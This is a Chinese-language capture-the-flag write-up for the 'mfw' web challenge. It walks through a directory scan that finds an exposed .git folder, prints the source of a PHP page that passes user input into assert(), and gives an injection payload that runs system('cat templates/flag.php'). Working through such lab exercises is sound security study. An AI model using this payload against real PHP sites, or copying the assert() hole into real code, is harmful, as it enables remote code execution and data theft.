mfw-adworld

mfw GFSJ0415 积分 3 金币 3 124 最佳Writeup由 Bleachz 提供

收藏 反馈

难度：3 方向：Web 题解数：17 解出人数：9495

题目来源: csaw


题目描述: 暂无

题目场景: http://61.147.171.105:49762

100%

倒计时: 3时6分9秒

首先进行目录爆破：



```
[06:31:55] 200 -  599B  - /.git/
[06:31:55] 200 -   73B  - /.git/description
[06:31:55] 200 -  414B  - /.git/branches/
[06:31:55] 200 -   92B  - /.git/config
[06:31:55] 200 -   25B  - /.git/COMMIT_EDITMSG
[06:31:55] 200 -   23B  - /.git/HEAD
[06:31:55] 200 -  597B  - /.git/hooks/
[06:31:55] 200 -  523B  - /.git/index
[06:31:55] 200 -  462B  - /.git/info/
[06:31:55] 200 -  166B  - /.git/logs/HEAD
[06:31:55] 200 -  240B  - /.git/info/exclude
[06:31:55] 200 -  484B  - /.git/logs/
[06:31:55] 301 -  334B  - /.git/logs/refs  →  http://61.147.171.105:49762/.git/logs/refs/
[06:31:55] 301 -  340B  - /.git/logs/refs/heads  →  http://61.147.171.105:49762/.git/logs/refs/heads/
[06:31:55] 200 -  166B  - /.git/logs/refs/heads/master
[06:31:55] 200 -  516B  - /.git/objects/
[06:31:55] 200 -  465B  - /.git/refs/
[06:31:55] 301 -  335B  - /.git/refs/heads  →  http://61.147.171.105:49762/.git/refs/heads/
[06:31:55] 200 -   41B  - /.git/refs/heads/master
[06:31:55] 301 -  334B  - /.git/refs/tags  →  http://61.147.171.105:49762/.git/refs/tags/
[06:31:55] 403 -  303B  - /.ht_wsr.txt
[06:31:55] 403 -  306B  - /.htaccess.bak1
[06:31:55] 403 -  306B  - /.htaccess.orig
[06:31:55] 403 -  306B  - /.htaccess.save
[06:31:55] 403 -  308B  - /.htaccess.sample
[06:31:55] 403 -  306B  - /.htaccess_orig
[06:31:55] 403 -  307B  - /.htaccess_extra
[06:31:55] 403 -  304B  - /.htaccess_sc
[06:31:55] 403 -  304B  - /.htaccessBAK
[06:31:55] 403 -  304B  - /.htaccessOLD
[06:31:55] 403 -  305B  - /.htaccessOLD2
[06:31:55] 403 -  297B  - /.html
[06:31:55] 403 -  296B  - /.htm
[06:31:55] 403 -  306B  - /.htpasswd_test
[06:31:55] 403 -  302B  - /.htpasswds
[06:31:55] 403 -  303B  - /.httr-oauth
[06:31:56] 403 -  296B  - /.php
[06:31:56] 403 -  297B  - /.php3
[06:32:18] 403 -  305B  - /server-status
[06:32:18] 403 -  306B  - /server-status/
[06:32:20] 301 -  329B  - /templates  →  http://61.147.171.105:49762/templates/
[06:32:20] 200 -  519B  - /templates/
```

感觉是.git文件泄露问题，直接使用Githack下载源码进行审计，并且发现flag.php，不过没有信息

接着看源代码index.php

```
<?php

if (isset($_GET['page'])) {
        $page = $_GET['page'];
} else {
        $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
<!DOCTYPE html>
<html>
        <head>
                <meta charset="utf-8">
                <meta http-equiv="X-UA-Compatible" content="IE=edge">
                <meta name="viewport" content="width=device-width, initial-scale=1">

                <title>My PHP Website</title>

                <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.css" />
        </head>
        <body>
                <nav class="navbar navbar-inverse navbar-fixed-top">
                        <div class="container">
                        <div class="navbar-header">
                                <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="navbar">
                                <span class="sr-only">Toggle navigation</span>
                                <span class="icon-bar"></span>
                                <span class="icon-bar"></span>
                                <span class="icon-bar"></span>
                                </button>
                                <a class="navbar-brand" href="#">Project name</a>
                        </div>
                        <div id="navbar" class="collapse navbar-collapse">
                                <ul class="nav navbar-nav">
                                <li <?php if ($page == "home") { ?>class="active"<?php } ?>><a href="?page=home">Home</a></li>
                                <li <?php if ($page == "about") { ?>class="active"<?php } ?>><a href="?page=about">About</a></li>
                                <li <?php if ($page == "contact") { ?>class="active"<?php } ?>><a href="?page=contact">Contact</a></li>
                                                <!--li <?php if ($page == "flag") { ?>class="active"<?php } ?>><a href="?page=flag">My secrets</a></li> -->
                                </ul>
                        </div>
                    </div>
                </nav>

                <div class="container" style="margin-top: 50px">
                        <?php
                                require_once $file;
                        ?>

                </div>

                <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/1.12.4/jquery.min.js" />
                <script src="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/js/bootstrap.min.js" />
        </body>
</html>
```

目录已经揭示了flag.php在template下面，我们关注就是这两行代码利用

```
// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

```

其中如果 `assert()` 的输入值是一个用户可控的字符串，并且它的配置允许执行字符串作为代码，这会导致**代码注入**漏洞。

这里就是我们的利用方式，我们将file拼接出rce

```
123') or system('cat templates/flag.php');#
```

成功构造